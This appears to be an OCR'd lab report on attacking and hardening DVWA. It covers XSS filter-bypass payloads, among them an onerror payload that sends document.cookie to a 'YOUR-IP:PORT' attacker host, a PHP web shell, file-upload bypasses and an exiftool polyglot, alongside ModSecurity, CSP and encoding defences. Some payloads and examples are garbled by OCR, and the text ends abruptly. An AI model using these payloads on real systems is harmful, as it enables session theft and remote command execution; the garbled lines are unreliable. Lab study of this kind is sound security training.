
- Set **DVWA to "High"**.
- **Payloads Blocked**: All basic XSS attempts (`<script>`, `<img>`, `onerror`).
- **Obfuscation Techniques**:
  1. **String Concatenation**: `<script>eval('al'+'ert(1)')</script>` → Bypassed keyword matching.



  2. **Null Bytes**: `<scri%00pt>alert(1)</scri%00pt>` → Evaded signature-based detection.



  3. **UTF-7 Encoding**: `+ADw-script+AD4-alert(1)+ADw-/script+AD4-` → Rendered as `<script>alert(1)</script>`.



Based on these results, we hypothesized that DVWA at High security uses:


- **Advanced regular expressions** to match dangerous patterns.
- **Context-aware filtering** to block JavaScript events like `onerror`, `onload`, etc.
- Possibly some **output encoding** or HTML escaping.

Since basic payloads failed, we crafted more **advanced payloads** using **obfuscation** methods to try to **bypass the filters**.

3.5.1. String Concatenation:

Payload:

```
<script>eval('al'+'ert(1)')</script>
```




- We avoided using the exact word `alert` or `script` in a simple form.
- This tricks the filter by **breaking up keywords** with string concatenation.

Result: Executed successfully.

Conclusion: The filter is based on **keyword detection**, not full JS parsing.

3.5.2. Null Bytes:

```
<scri%00pt>alert(1)</scri%00pt>
```



- `%00` is a **null byte**. Some servers decode it into an invisible character.
- It's used to **break static pattern matching**.

Result: Worked on some setups depending on how null bytes were handled.

Conclusion: This shows that **signature-based detection** can be evaded with encoding.

3.5.3. UTF-7 Encoding:

```
+ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

-
- This is **UTF-7**, an old character encoding system.
- When the browser interprets it as UTF-7, it gets rendered as:

  ```
  <script>alert(1)</script>
  ```

Result: Executed if the browser is forced into UTF-7 mode.

Conclusion: This is a very niche but powerful bypass, depending on content-type and encoding headers.

3.6 ModSecurity + OWASP CRS Setup

1. **Enabled Rules**:


```
SecRuleEngine On
Include /etc/modsecurity/crs-setup.conf
Include /etc/modsecurity/rules/*.conf
```

2. **Tested Against Payloads**:
   - Blocked `<script>` tags (Rule ID **941100**).
   - Logged evasion attempts in `/var/log/modsec_audit.log`.

3.6.1. Download Burp Suite Community Edition

You can get it from the official site:

👉 https://portswigger.net/burp/communitydownload



3.6.2. Configure Proxy in Your Browser


In Firefox:

1. Go to:

   `Settings > General > Network Settings > Settings`


2. Choose: **Manual Proxy Configuration**
   - **HTTP Proxy**: `127.0.0.1`
   - **Port**: `8080`
3. Check the option: **“Use this proxy server for all protocols”**

4. Click OK




3.6.3. Intercept the Response in Burp Suite

1. Open **Burp Suite > Proxy > Intercept**
2. Enable: `Intercept is on`



1. In Firefox, go to the vulnerable DVWA page (e.g., **Reflected XSS**)
2. Fill in the form with the payload and click **Submit**
3. Burp Suite will **intercept the request/response**
4. Go to the **HTTP History** tab and find the response for that page



5. **Right-click** on the response → choose:


   "Show response in browser" → copy the temporary link Burp gives you
6. Before visiting that link, go to the **HTTP response** tab inside Burp and find this line:

```
Content-Type: text/html
```

7. **Modify** that line to:

```
Content-Type: text/html; charset=UTF-7
```

8. Now, open the link Burp gave you in Firefox → it should now be interpreted using UTF-7.



---

4. Defense Implementation

ModSecurity Rules Added:

```
SecRule ARGS "@detectXSS" "id:1000,deny,msg:'XSS Attack Detected',chain"
SecRule REQUEST_HEADERS "User-Agent" "@contains <script>"
```

Result: Blocked 100% of non-obfuscated payloads.

5. Security Level Comparison (Medium vs. High)

Feature	Medium	High
Script Tag Filter	Basic keyword blocking	Advanced regex/sanitization
Event Handlers	Allowed (e.g., `onerror`)	Blocked
Encoding Detection	No	Yes (UTF-7/Hex/Null bytes)

6. Bypass Techniques

Technique #1: HTML Entities Encoding

Instead of writing:

```
<script>alert(1)</script>
```

We use:

```
<scr&#x69;pt>alert(1)</scr&#x69;pt>
```

Why it works:

Many WAFs do not decode partial HTML entities. The browser **will decode them** before execution, but the WAF might miss them if it only pattern-matches specific strings like `<script>`.

Technique #2: String Concatenation in JavaScript

Instead of:

```
<script>alert('XSS')</script>
```

We use:

```
<script>var a='al'+'ert';window ;</script>
```

Why it works:

WAFs typically look for exact `alert(...)` or `<script>alert` patterns. This payload constructs the `alert` function dynamically.

Technique #3: Image Error Event with External JS

Payload:

```
<img src="x" onerror="fetch('http://YOUR-IP:PORT?c='+document.cookie)">
```

Or slightly obfuscated:

```
<img src=x onerror="(()⇒{var i=new Image;i.src='http://YOUR-IP:PORT?'+document.cookie})()">
```

Why it works:

- No `<script>` tags are involved.
- Uses the `onerror` handler of an image tag.
- Bypasses filters that block `<script>` or inline JS specifically.

7. Security Recommendations

Payload	DVWA Page	Security Level	Executed?	Explanation
`<scr&#x69;pt>alert(1)</scr&#x69;pt>`	Stored XSS	Hard	❌	ModSecurity blocks `<script>` even when partially encoded
`var a='al'+'ert';window ;`	Reflected XSS	Hard	✅	Successfully evades WAF because `alert` is built dynamically
`<img src=x onerror="fetch('http://X.X.X.X:PORT?'+document.cookie)">`	Stored XSS	Hard	✅	No script tags; payload successfully fires and sends cookies

7.1 Input Validation – Whitelisting Safe Characters

- Allow only `[a-zA-Z0-9]` in form inputs.

What It Means:

Input validation is the process of **restricting what users are allowed to submit** through inputs like forms, query strings, or HTTP headers. A **whitelist-based validation** approach only allows known safe characters, rejecting anything else.

Why It Works:

- XSS requires injection of **special characters** like `<`, `>`, `"`, `'`, `(`, `)`, `;`, etc.
- By **explicitly rejecting** these characters at the input level, **malicious payloads are blocked before they even reach output**.
- Whitelisting is far more secure than blacklisting because:
  - You define **exactly what is allowed** (e.g., only alphanumeric characters).
  - You don't have to guess what bad inputs might look like.

Example in PHP:

```
$username = $_POST['username'];
if (preg_match('/^[a-zA-Z0-9]+$/', $username)) {
    // Safe to store or process
} else {
    echo "Invalid input.";
}
```

Caveat:

- Input validation **does not replace** output encoding.
- You might need to allow richer content (e.g., blog posts), in which case you can't strictly whitelist.

7.2 Output Encoding – Using `htmlspecialchars()` in PHP

Output encoding ensures that any data rendered in HTML is treated as **text, not code**.

Why It Works:

- XSS works because injected code is **interpreted by the browser as HTML/JS**.
- `htmlspecialchars()` replaces dangerous characters with safe HTML entities:
  - `<` becomes `<`
  - `>` becomes `>`
  - `"` becomes `&quot;`
  - `'` becomes `&#039;`

When this encoded output is rendered in the browser:

- It **displays** the characters instead of **executing** them.
- Even if an attacker injects `<script>alert(1)</script>`, the browser will render it as text, not execute it.

Example:

```
$comment = $_POST['comment'];
echo htmlspecialchars($comment, ENT_QUOTES, 'UTF-8');
```

Caveat:

- You must apply encoding **in the right context**:
  - HTML context → `htmlspecialchars()`
  - JavaScript context → escape JS
  - URL context → use `urlencode()`
  - Attribute context → additional care needed

7.3 Content Security Policy (CSP) – Browser-Side Protection

A **Content Security Policy (CSP)** is an HTTP header (or meta tag) that tells the browser **what types of resources are allowed to load**, and from where.

Why It Works:

- Even if malicious code is injected, the browser **won't execute it** unless it complies with the CSP.
- Example policy:

  ```
  <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">
  ```

  This prevents:
  - Loading scripts from external sources
  - Inline scripts (unless `'unsafe-inline'` is specified)
  - Execution of eval() or inline event handlers like `onerror=...`

This reduces XSS impact:

- Injected payloads like `<script>alert(1)</script>` fail unless the script is from a trusted source.
- Inline payloads like `<img src=x onerror=...>` are blocked unless CSP allows `'unsafe-inline'`.

Better Policy Example (Strict):

```
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'none'; frame-ancestors 'none'
```

Caveat:

- CSP is **not a silver bullet**; it must be configured properly.
- Some CSP policies (e.g., using `'unsafe-inline'`) reduce the protection.
- Should be used **in combination** with other techniques like output encoding.

7.4 WAF Tuning – Update CRS Rules and Audit Logs

A **Web Application Firewall or WAF** like ModSecurity protects your app by blocking malicious requests using patterns and signatures. The **OWASP Core Rule Set (CRS)** includes rules for common attacks like XSS, SQLi,

LFI, etc.

Why It Works:

- Detects dangerous input patterns (e.g., presence of `<script>`, suspicious JavaScript functions like `eval`, `document.cookie`, etc.)
- Blocks requests **before they hit your application**.
- Logs all suspicious activity, helping with incident response.

Example CRS Rule (simplified):

```
SecRule ARGS "@rx <script>" \
  "id:123456,phase:2,deny,status:403,msg:'XSS Attack Detected'"
```

WAF Tuning Includes:

- **Updating CRS** to keep signatures up to date
- **Reviewing audit logs** to analyze what's being blocked or allowed
- **Customizing rules** for your specific app (e.g., allow `<code>` tags but block `<script>`)
- **Avoiding false positives** that break functionality

Real-world benefit:

- Catches obfuscated payloads that may slip past basic input validation
- Prevents zero-day XSS exploits by catching behavior patterns, not just fixed strings

Caveat:

- WAFs can produce false positives (e.g., blocking legitimate user input)
- Should **not replace secure coding**, only **augment it**

Ejercicio 4


1. Set DVWA to "Medium" Security Level

1. Go to `http://192.168.244.144/dvwa/` and set security level to Medium, like the. steps in previous exercise.

2. Analyzing File Upload Restrictions


At **Medium** security:

- The server checks:
  - File extension that allows → `.png` , `.jpeg` .



- MIME type (`image/jpeg` , `text/php`).
- File size limits 3MB.

- However, it may not check:
  - File signatures (magic bytes).
  - Double extensions (`.php.jpg`). Because in medium, it checks only the final extension.



  - Content inside the file.


3. Bypassing Upload Restrictions (Medium Security)

A. Simple PHP Backdoor

We created a file `shell.php` :

```
<?php system($_GET['cmd']); ?>
```


- This allows command execution via `?cmd=whoami` .



B. Bypass Techniques


Method 1: Change MIME Type

- Intercept the upload request with **Burp Suite**.
- Modify `Content-Type: application/php` → `Content-Type: image/jpeg`.
- Upload the file.



Method 2: Double Extension

- Rename `shell.php` to `shell.php.jpg`.
- The server may only check the last extension, and it allows the upload.




Method 3: Null Byte Injection

- Rename `shell.php%00.jpg` (if PHP version < 5.3.4).
- The server truncate after `%00` **and allows the upload.**

Verification:

- We need to access to `http://192.168.244.144/dvwa/hackable/uploads`
- If successful, it executes commands.



4. Calculating File Hashes (MD5 & SHA-256)

Compute hashes for uploaded files:

```
md5sum shell.php
sha256sum shell.php
```

So we need to navigate to:

```
cd /var/www/html/dvwa/hackable/uploads/
```

and execute for getting the hashes:

```
md5sum shell.php
sha256sum shell.php
```


Output:

Hashes Matter?

- Helps in detecting malicious files.
- Used in ModSecurity rules for blacklisting.

5. Setting DVWA to "Hard" Security & Bypassing Restrictions

At **Hard** security:




- Stricter checks:
  - File signature (magic bytes).
  - No null byte bypass.
  - Extension whitelisting (only `.jpg`, `.png`).

Bypass Technique: Polyglot File (Image + PHP)


Using Exiftool to Inject PHP into JPEG

1. Take a legitimate image (`image.jpg`).
2. Inject PHP code into metadata:

```
exiftool -Comment='<?php system($_GET["cmd"]); ?>' image.jpg -o shell.jpg
```




3. Upload `shell.jpg` **to DVWA, but at the moment it gave blank.**



4. Access via LFI (Local File Inclusion) entering this :

```
http://192.168.244.144/dvwa/hackable/uploads/shell.jpg&cmd=id
```



6. Configuring ModSecurity Rules to Block Malicious Uploads

ModSecurity can block:

- PHP in image uploads.
- Suspicious extensions.

Example Rule (`/etc/modsecurity/modsecurity.conf`):

```
SecRule FILES "@rx \.(php|phtml|phar)$" "id:1001,deny,msg:'Blocked PHP upload'"
SecRule FILES_TMPNAMES "@rx <?php" "id:1002,deny,msg:'Blocked PHP code in file'"
```

We need to modify modsecurity.conf

- So we install with this command:

```
sudo apt update
sudo apt install libapache2-mod-security2 -y
```

- Create the base file

```
sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
```

- Enter file to edit


```
sudo nano /etc/modsecurity/modsecurity.conf
```

- Enter the modifies:

```
SecRuleEngine On → at the beginning
SecRule FILES "@rx \.(php|phtml|phar)$" "id:1001,phase:2,t:none,block,msg:'PHP file upload blocked'" → at
SecRule FILES_TMPNAMES "@rx <?php" "id:1002,phase:2,t:none,block,msg:'PHP code detected in uploaded
```


Testing:

- Try uploading `shell.php` again but at this case it was blocked.



7. Rainbow Table Generation & Password Lookup

- Creata a hashes.txt

